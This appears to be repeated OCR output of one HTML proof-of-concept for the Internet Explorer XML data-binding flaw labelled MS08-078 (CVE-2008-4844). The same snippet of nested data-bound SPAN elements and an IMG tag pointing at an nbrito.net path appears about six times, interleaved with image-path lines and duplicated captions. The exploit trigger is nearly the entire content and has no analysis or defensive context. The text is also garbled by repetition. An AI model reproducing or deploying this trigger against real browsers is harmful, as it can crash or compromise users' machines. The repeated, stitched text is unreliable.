
```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```


MS08-078 (CVE-2008-4844/CWE-367)



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```


MS08-078 (CVE-2008-4844/CWE-367)

MS08-078 (CVE-2008-4844/CWE-367)



